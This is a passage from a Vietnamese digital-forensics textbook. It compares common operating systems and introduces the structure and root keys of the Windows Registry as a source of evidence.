
## 1.2. Điều tra số trên hệ điều hành

### 1.2.1. Hệ điều hành và một số hệ điều hành phổ biến trên máy tính

Hệ điều hành là giao diện giữa người dùng và phần cứng. Đây là chương trình giúp sử dụng phần cứng hệ thống nên còn được gọi là trình quản lý tài

nguyên. Có nhiều loại hệ điều hành khác nhau dựa trên các kiến trúc hệ thống khác nhau. , mỗi loại có các tính năng và công dụng riêng.

Windows phổ biến trên máy tính cá nhân và cung cấp giao diện thân thiện với người dùng. macOS, được sử dụng trên máy tính Apple, được biết đến với thiết kế đẹp mắt và hiệu suất mạnh mẽ. Linux là mã nguồn mở và được các nhà phát triển ưa chuộng vì tính linh hoạt và bảo mật của nó. Các thiết bị di động thường sử dụng iOS hoặc Android, được tối ưu hóa cho màn hình cảm ứng và ứng dụng di động. Mỗi hệ điều hành có những điểm mạnh riêng, khiến chúng phù hợp với nhiều nhu cầu và sở thích khác nhau.



*Hình 1.4. Các hệ điều hành phổ biến*

#### ❖ Hệ điều hành khác nhau

Có nhiều Hệ điều hành khác nhau. Một số trong số chúng được đề cập dưới đây:

- MS-DOS
- Hệ điều hành Windows
- Hệ điều hành LINUX
- Hệ điều hành Solaris
- Hệ điều hành Symbian
- Hệ điều hành di động Android
- Hệ điều hành di động iOS

#### 1. MS DOS

MS-DOS là viết tắt của Microsoft Disk Operating System, là hệ điều hành dòng lệnh không đồ họa được phát triển cho máy tính tương thích IBM với bộ vi xử lý x86 tương thích IBM . Hệ điều hành này sử dụng giao diện dòng lệnh để người dùng nhập lệnh để điều hướng, mở và thao tác các tệp trên máy tính của họ.



Hình 1.5. Hệ điều hành MS DOS

#### ❖ Đặc trưng

- Đây là hệ điều hành một người dùng, nghĩa là chỉ có một người dùng có thể vận hành tại một thời điểm.
- Đây là hệ điều hành nhẹ cho phép người dùng truy cập trực tiếp vào BIOS và phần cứng cơ bản.
- Tải dữ liệu và chương trình từ các nguồn bên ngoài và đưa chúng vào bộ nhớ trong để có thể sử dụng trên máy tính.
- Cho phép máy tính thực hiện các hoạt động nhập và xuất như nhận lệnh từ bàn phím và in thông tin lên màn hình.
- Nó rất hữu ích trong việc quản lý tập tin như tạo, chỉnh sửa, xóa tập tin, v.v.
- Nó cũng điều khiển và quản lý các thiết bị ngoại vi khác như máy in, bàn phím hoặc ổ cứng ngoài bằng nhiều tiện ích ổ đĩa khác nhau.

#### ❖ Nhược điểm

- Không cho phép nhiều người dùng cùng vận hành hệ thống.
- Nó không hỗ trợ giao diện đồ họa nên không thể sử dụng chuột để vận hành.
- Nó không hỗ trợ đa chương trình, nghĩa là nó chỉ có thể có một tiến trình trong ram.
- Nó thiếu khả năng bảo vệ bộ nhớ, nghĩa là không có tính bảo mật và kém ổn định.
- Sẽ gặp khó khăn khi truy cập bộ nhớ khi giải quyết hơn 640 MB RAM.

## 2. Hệ điều hành Windows

Windows là hệ điều hành được Microsoft thiết kế để sử dụng trên bộ xử lý Intel và AMD x86 chuẩn. Nó cung cấp một giao diện, được gọi là giao diện người dùng đồ họa (GUI) giúp loại bỏ nhu cầu ghi nhớ các lệnh cho dòng lệnh bằng cách sử dụng chuột để điều hướng qua các menu, hộp thoại, nút, tab và biểu tượng. Hệ điều hành được đặt tên là windows vì các chương trình được hiển thị dưới dạng hình vuông. Hệ điều hành Windows này được thiết kế cho cả người dùng mới sử dụng tại nhà cũng như cho các chuyên gia đang trong quá trình phát triển.



Hình 1.6. Hệ điều hành Window

### ❖ Đặc trưng

- Nó được thiết kế để chạy trên bất kỳ bộ vi xử lý Intel và AMD x86 chuẩn nào, do đó hầu hết các nhà cung cấp phần cứng đều tạo trình điều khiển cho Windows như Dell, HP, v.v.
- Nó hỗ trợ hiệu suất nâng cao bằng cách sử dụng bộ xử lý đa lõi.
- Máy tính này được cài sẵn nhiều công cụ năng suất giúp bạn hoàn thành mọi tác vụ hàng ngày trên máy tính.
- Windows có lượng người dùng rất lớn nên có nhiều lựa chọn phần mềm và tiện ích hơn.
- Windows có khả năng tương thích ngược nghĩa là các chương trình cũ có thể chạy trên các phiên bản mới hơn.
- Phần cứng được tự động phát hiện, loại bỏ nhu cầu cài đặt thủ công bất kỳ trình điều khiển thiết bị nào.

### ❖ Nhược điểm

- Windows có thể đắt vì hệ điều hành này được cấp phép theo hình thức trả phí và phần lớn các ứng dụng của nó đều là sản phẩm trả phí.
- Windows yêu cầu tài nguyên máy tính cao như phải có dung lượng RAM lớn, nhiều dung lượng ổ cứng và card đồ họa tốt.
- Windows sẽ chậm lại và bị treo nếu người dùng tải nhiều chương trình cùng một lúc.
- Windows có tính năng chia sẻ mạng, có thể hữu ích nếu người dùng có mạng với nhiều máy tính.
- Windows dễ bị tấn công bởi virus vì có lượng người dùng lớn và người dùng phải cập nhật hệ điều hành để cập nhật các bản vá bảo mật.

### 3. Hệ điều hành LINUX

Hệ điều hành Linux là một dự án hệ điều hành nguồn mở, là hệ điều hành đa nền tảng, phân phối tự do được phát triển dựa trên UNIX. Hệ điều hành này được phát triển bởi Linus Torvalds. Tên Linux xuất phát từ hạt nhân Linux. Về cơ bản, đây là phần mềm hệ thống trên máy tính cho phép các ứng dụng và người dùng thực hiện một số tác vụ cụ thể trên máy tính. Sự phát triển của hệ điều hành Linux đã tiên phong trong quá trình phát triển nguồn mở và trở thành biểu tượng của sự hợp tác phần mềm.



Hình 1.7. Hệ điều hành Linux

### ❖ Đặc trưng

- Linux miễn phí, có thể tải xuống từ Internet hoặc phân phối lại theo giấy phép GNU và có cộng đồng hỗ trợ tốt nhất.
- Hệ điều hành Linux dễ dàng di chuyển, nghĩa là có thể cài đặt trên nhiều loại thiết bị khác nhau như điện thoại di động, máy tính bảng.
- Đây là hệ điều hành đa người dùng, đa nhiệm.
- BASH là chương trình thông dịch Linux có thể được sử dụng để thực thi lệnh.
- Linux cung cấp nhiều cấp cấu trúc tệp, tức là cấu trúc phân cấp trong đó tất cả các tệp mà hệ thống yêu cầu và các tệp do người dùng tạo ra đều được sắp xếp.
- Linux cung cấp tính năng bảo mật cho người dùng bằng cách xác thực, khả năng phát hiện và giải quyết mối đe dọa cũng rất nhanh vì Linux chủ yếu do cộng đồng điều hành.

### ❖ Nhược điểm

- Không có phiên bản Linux chuẩn nào nên người dùng sẽ bối rối và việc làm quen với Linux cũng có thể là vấn đề đối với người dùng mới.
- Khó tìm được ứng dụng hỗ trợ nhu cầu của người dùng hơn vì Linux không chiếm lĩnh thị trường.
- Vì một số ứng dụng được phát triển riêng cho Windows và Mac nên chúng có thể không tương thích với Linux và đôi khi người dùng có thể không có nhiều lựa chọn giữa các ứng dụng khác nhau như trên Windows hoặc Mac vì hầu hết các ứng dụng đều được phát triển cho các hệ điều hành có lượng người dùng lớn.
- Một số phần cứng có thể không tương thích với Linux vì nó hỗ trợ trình điều khiển không đồng đều, điều này có thể dẫn đến trực trặc.
- Có rất nhiều diễn đàn giải quyết các vấn đề về Linux, nhưng không phải lúc nào cũng phù hợp với trình độ hiểu biết kỹ thuật của người dùng.

## 4. Hệ điều hành Symbian

Hệ điều hành Symbian là hệ điều hành điện thoại thông minh được sử dụng rộng rãi nhất trên thế giới dựa trên kiến trúc ARM, cho đến khi nó bị ngừng sản xuất vào năm 2014. Nó được phát triển bởi Symbian Ltd, một quan hệ đối tác giữa các thiết bị PDA và các nhà sản xuất điện thoại thông minh như Psion, Motorola, Ericsson và Nokia. Hệ điều hành Symbian được phát triển từ hai hệ thống con, trong đó hệ điều hành đầu tiên là hệ điều hành dựa trên vi nhân với các thư viện

liên quan và hệ điều hành còn lại là giao diện của hệ điều hành mà người dùng tương tác. Nó được phát triển rõ ràng cho điện thoại thông minh và các thiết bị kỹ thuật số cầm tay vì hệ điều hành này tiêu thụ rất ít điện năng, các thiết bị chạy bằng pin và cũng dành cho các hệ thống chạy bằng ROM.



*Hình 1.8. Hệ điều hành Symbian*

❖ **Đặc trưng**


- Nhân của nó được gọi là EKA2 có tính năng đa luồng ưu tiên, lập lịch, hệ thống quản lý bộ nhớ và trình điều khiển thiết bị.
- Cho phép phần mềm của bên thứ ba cài tiến nền tảng để hệ điều hành hoạt động tốt hơn.
- Giao diện Symbian dễ sử dụng và rất thân thiện với người dùng.
- Các ứng dụng cho Symbian thường được viết bằng C++ hoặc Symbian C++ bằng cách sử dụng Bộ phát triển phần mềm Symbian (SDK).
- Symbian cũng có thể chạy các ứng dụng được viết bằng Python, Java ME, Flash Lite, Ruby và .NET.
- Kết nối dễ dàng và nhanh hơn nhiều.
- Hệ điều hành Symbian có hiệu suất và tính ổn định tốt.

❖ **Nhược điểm**

- Khả năng phản hồi không mượt mà và nhạy bén như các hệ điều hành khác.
- Hệ điều hành Symbian rất dễ bị tấn công và có thể dễ dàng bị nhiễm Virus.
- Thiếu bộ nhớ ảo.

## 6. Hệ điều hành di động Android

Android là hệ điều hành dựa trên Linux của Google, được thiết kế chủ yếu cho các thiết bị di động màn hình cảm ứng như điện thoại thông minh và máy tính bảng. Phần cứng có thể được sử dụng để hỗ trợ Android dựa trên ba kiến trúc là ARM, Intel và MIPS, thiết kế cho phép người dùng thao tác các thiết bị di động một cách trực quan, với các chuyển động của ngón tay phản ánh các chuyển động thông thường, chẳng hạn như chụm, vuốt và chạm, giúp người dùng thoải mái khi sử dụng các ứng dụng này.



Hình 1.9. Hệ điều hành Android

### ❖ Đặc trưng

- Hệ điều hành Android là hệ điều hành mã nguồn mở, nghĩa là nó miễn phí và bất kỳ ai cũng có thể sử dụng.
- Android cung cấp đồ họa 2D và 3D được tối ưu hóa, đa phương tiện, kết nối GSM, đa nhiệm.
- Hệ điều hành Android được biết đến với giao diện người dùng thân thiện và khả năng tùy chỉnh đặc biệt theo sở thích của người dùng.
- Người dùng có nhiều lựa chọn ứng dụng vì Playstore cung cấp hơn một triệu ứng dụng.
- Các nhà phát triển phần mềm muốn tạo ứng dụng cho hệ điều hành Android có thể tải xuống Bộ phát triển phần mềm Android (SDK) để dễ dàng phát triển ứng dụng cho Android.

- Android sẽ tiêu thụ rất ít điện năng nhưng mang lại hiệu suất cực cao vì phần cứng của nó dựa trên kiến trúc ARM.

#### ❖ Nhược điểm

- Việc thiết kế và mã hóa trải nghiệm và giao diện người dùng hiện đại trực quan gấp khó khăn vì phụ thuộc vào Java.
- Hầu hết các ứng dụng có xu hướng chạy ngầm ngay cả khi người dùng đã đóng ứng dụng khiến pin cạn kiệt.
- Hiệu suất chắc chắn sẽ giảm khi có nhiều chương trình chạy cùng lúc ở chế độ nền tại bất kỳ thời điểm nào.
- Điện thoại Android quá nóng, đặc biệt là khi thực hiện các tác vụ nặng hoặc đồ họa nặng.
- Các ứng dụng có mức độ bảo mật thấp hơn và khiến người dùng dễ bị xâm phạm dữ liệu hơn.

### 7. Hệ điều hành di động IOS

IOS, viết tắt của iPhone OS, là hệ điều hành di động do Apple Inc. tạo ra và phát triển dành riêng cho phần cứng của hãng như chip A12 Bionic hiện đang cung cấp năng lượng cho nhiều thiết bị di động của hãng, bao gồm iPhone, iPad và iPod. Giao diện người dùng iOS dựa trên việc sử dụng cử chỉ đa chạm như vuốt, chạm, chụm và chụm ngược. Mục đích của các hành động ngón tay này là cung cấp cho người dùng các đầu vào phản hồi nhanh được đưa ra từ nhiều ngón tay đến màn hình điện dung đa chạm.



*Hình 1.10. Hệ điều hành IOS*

### ❖ Đặc trưng

- Nó được viết bằng C , C++ , Objective-C và Swift và dựa trên Macintosh OS X.
- Có giao diện người dùng tuyệt vời và trực quan cùng phản hồi rất mượt mà.
- Hiệu suất của iOS là không thể đánh bại.
- IOS có rất nhiều ứng dụng mặc định, bao gồm ứng dụng email, trình duyệt web, trình phát phương tiện và ứng dụng điện thoại.
- Có thể tải xuống các ứng dụng chất lượng cao hơn từ Appstore.
- Apple đã cung cấp bộ công cụ phát triển phần mềm iOS ( SDK ) riêng cho các nhà phát triển để tạo ứng dụng cho thiết bị di động Apple.
- IOS an toàn hơn nhiều so với các hệ điều hành di động khác và cũng ít có lỗ hổng bảo mật hơn.
- Cung cấp các bản cập nhật và bản vá bảo mật thường xuyên.

### ❖ Nhược điểm

- Hệ điều hành này là mã nguồn đóng thay vì mã nguồn mở nên việc thử nghiệm beta mất nhiều thời gian vì nó chỉ dành cho một số ít nhà phát triển.
- Dung lượng bộ nhớ mà các ứng dụng iOS chiếm dụng rất lớn khi so sánh với các nền tảng di động khác.
- Thiếu khả năng tùy chỉnh so với các hệ điều hành khác.
- Không cho phép cài đặt của bên thứ ba.
- Đồ họa và hình ảnh động mạnh sẽ tiêu tốn nhiều điện năng hơn và gây hao pin.
- IOS là hệ điều hành tốn nhiều tài nguyên nên các thiết bị cũ sẽ gặp khó khăn khi chạy nó.

## 8. Hệ điều hành Mac

MacOS là hệ điều hành độc quyền dựa trên Unix do Apple Inc. phát triển. Đây là hệ điều hành chính cho máy tính Mac và máy tính xách tay của Apple. Lần đầu tiên được giới thiệu vào năm 2001 với tên gọi Mac OS X, và sau đó được đổi tên thành macOS vào năm 2016.



# Mac<sup>TM</sup> OS

*Hình 1.11. Hệ điều hành macOS*

## ❖ Đặc trưng

- Giao diện thân thiện với người dùng: macOS có giao diện người dùng đồ họa trực quan và rõ ràng, giúp cả người mới bắt đầu và người dùng nâng cao đều dễ sử dụng.
- Tích hợp với hệ sinh thái của Apple: macOS tích hợp tốt với các sản phẩm khác của Apple, chẳng hạn như iPhone, iPad và Apple Watch, cho phép kết nối và truyền dữ liệu liền mạch giữa các thiết bị.
- Ứng dụng tích hợp: macOS đi kèm với một loạt các ứng dụng tích hợp, chẳng hạn như iMessage, FaceTime và Safari, giúp bạn có thể thực hiện nhiều tác vụ khác nhau mà không cần phải cài đặt phần mềm bổ sung.
- Phần mềm chất lượng cao: Apple nổi tiếng với sự tập trung vào chất lượng và macOS cũng không ngoại lệ. Hệ điều hành này bao gồm các ứng dụng chất lượng cao và được biết đến với tính ổn định và độ tin cậy.

## ❖ Nhược điểm

- Giá cả: macOS là hệ điều hành độc quyền và máy tính Mac thường đắt hơn các loại máy tính khác.

- **Khả năng tương thích phần cứng hạn chế:** Vì macOS chỉ khả dụng trên máy tính Mac và máy tính xách tay của Apple nên người dùng bị hạn chế về khả năng tương thích phần cứng, đặc biệt là khi so sánh với các hệ điều hành khác như Windows hoặc Linux.
- **Phần mềm độc quyền:** Nhiều ứng dụng và phần mềm có sẵn cho macOS là độc quyền và chỉ có trên App Store của Apple, điều này có thể hạn chế sự lựa chọn và tính linh hoạt của người dùng.
- **Thiếu khả năng tùy chỉnh:** Không giống như các hệ điều hành khác, chẳng hạn như Linux, macOS có các tùy chọn tùy chỉnh hạn chế, khiến người dùng nâng cao muốn thay đổi giao diện hệ điều hành trở nên kém linh hoạt hơn.

Tóm lại, MacOS là hệ điều hành chất lượng cao với giao diện thân thiện với người dùng và tích hợp chặt chẽ với hệ sinh thái của Apple. Tuy nhiên, nó đắt hơn và ít tùy chỉnh hơn các hệ điều hành khác và bị giới hạn trong phần cứng của Apple.

### *1.2.2. Điều tra số trên hệ điều hành Window*

#### **1. Registry là gì?**


Registry có thể được coi như một cơ sở dữ liệu có cấu trúc của Windows. Registry được sử dụng để lưu trữ thông tin cấu hình, cài đặt của hệ điều hành và cả của các services và ứng dụng. Vì vậy, nó là một nguồn thông tin hữu ích của các chứng cứ trên máy tính.

Nhưng có một lưu ý rằng không phải là tất cả các ứng dụng đều sử dụng registry để lưu cấu hình, cài đặt của nó, một số chương trình sử dụng tập tin .XML hay .INI để lưu cấu hình.

Ngoài ra Registry còn hỗ trợ cấu trúc multi-profile lưu trữ cài đặt của người dùng, mỗi người dùng sẽ có cấu hình khác nhau dành riêng cho tài khoản của họ, một ví dụ đơn giản như là UserA cài đặt Unikey khởi động cùng Windows còn UserB thì không cài chương trình đó, Registry sẽ ghi lại những điều này và lưu vào thư mục riêng của mỗi người dùng. Chúng ta đi sẽ thảo luận chi tiết hơn về điều này ở phần sau.

#### **2. Registry Structure**


Trên HĐH Windows bạn có thể sử dụng Registry Editor:




Registry có cấu trúc cùi chỏ, được chia thành 2 thành phần: key và value. Trong đó key giống như folder, một key có thể chứa thêm nhiều key hoặc chứa các value. Đường dẫn đi từ key cha sang key con hơi giống với đường dẫn của thư mục trong Windows và tên của nó không quan trọng có viết hoa hay thường. Có một số thuật ngữ cần lưu ý:

- **Root key:** Trong Windows từ Win8.1 có năm root keys, mỗi root key có một mục đích cụ thể. Nó còn có tên khác như là *HKEY* hay *hive*.
- **Subkey:** subkey giống như một thư mục con trong một thư mục.
- **Key:** Key là một thư mục trong registry có thể chứa các giá trị hoặc thư mục bổ sung. Cả root key và subkey đều là key.

Ví dụ:



HKCU\Software\Microsoft\Windows\CurrentVersion\Run, chứa một loạt các giá trị là file thực thi được khởi động tự động khi người dùng đăng nhập. **Root key** là HKCU (HKEY\_CURRENT\_USER), key này lưu trữ các **Subkey**: SOFTWARE, Microsoft, Windows, CurrentVersion và Run. Và **Key Run** chứa các **Value**.



Với mỗi root key nói riêng và các key nói chung, sẽ chỉ có những phần mềm nhất định được truy cập vào vì lý do bảo mật. Chính vì thế mà mỗi người dùng, phần mềm, dịch vụ sẽ chỉ thấy những key mà chúng được phép xem mà thôi. Mỗi value có ba thành phần: **Name**, **Type** và **Data**, ví dụ như trong hình trên. Tiếp theo là một số Type của value:

- REG\_NONE: Không có loại
- REG\_SZ: Chuỗi kí tự bất kì
- REG\_BINARY: Dữ liệu dạng nhị phân
- REG\_DWORD: Một số 32-bit

### 3. Registry Root Keys


Registry được chia thành 5 root key:

- **HKEY\_LOCAL\_MACHINE (HKLM)**
- **HKEY\_CURRENT\_USER (HKCU)**
- **HKEY\_CLASSES\_ROOT**
- **HKEY\_CURRENT\_CONFIG**
- **HKEY\_USERS**


Hai root key được sử dụng phổ biến nhất là **HKLM** và **HKCU**. Một số key là khóa ảo cung cấp cách tham chiếu thông tin registry.

#### **HKEY\_CLASSES\_ROOT**


Rootkey này chứa các subkey, mỗi subkey được đặt tên theo một extension có thể được tìm thấy trong hệ thống, chẳng hạn nhu .exe hay .evxt, ... Dựa vào những key này chúng ta có thể biết được chương trình nào được sử dụng để mở một định dạng file cụ thể, ví dụ như với file có .evxt extension sau đây:



Như trong hình trên, keyname **.evtx** có value data là “**evtxfile**”. Sau đó chúng ta tìm kiếm subkey có subkey name liên quan đến “**evtxfile**”:

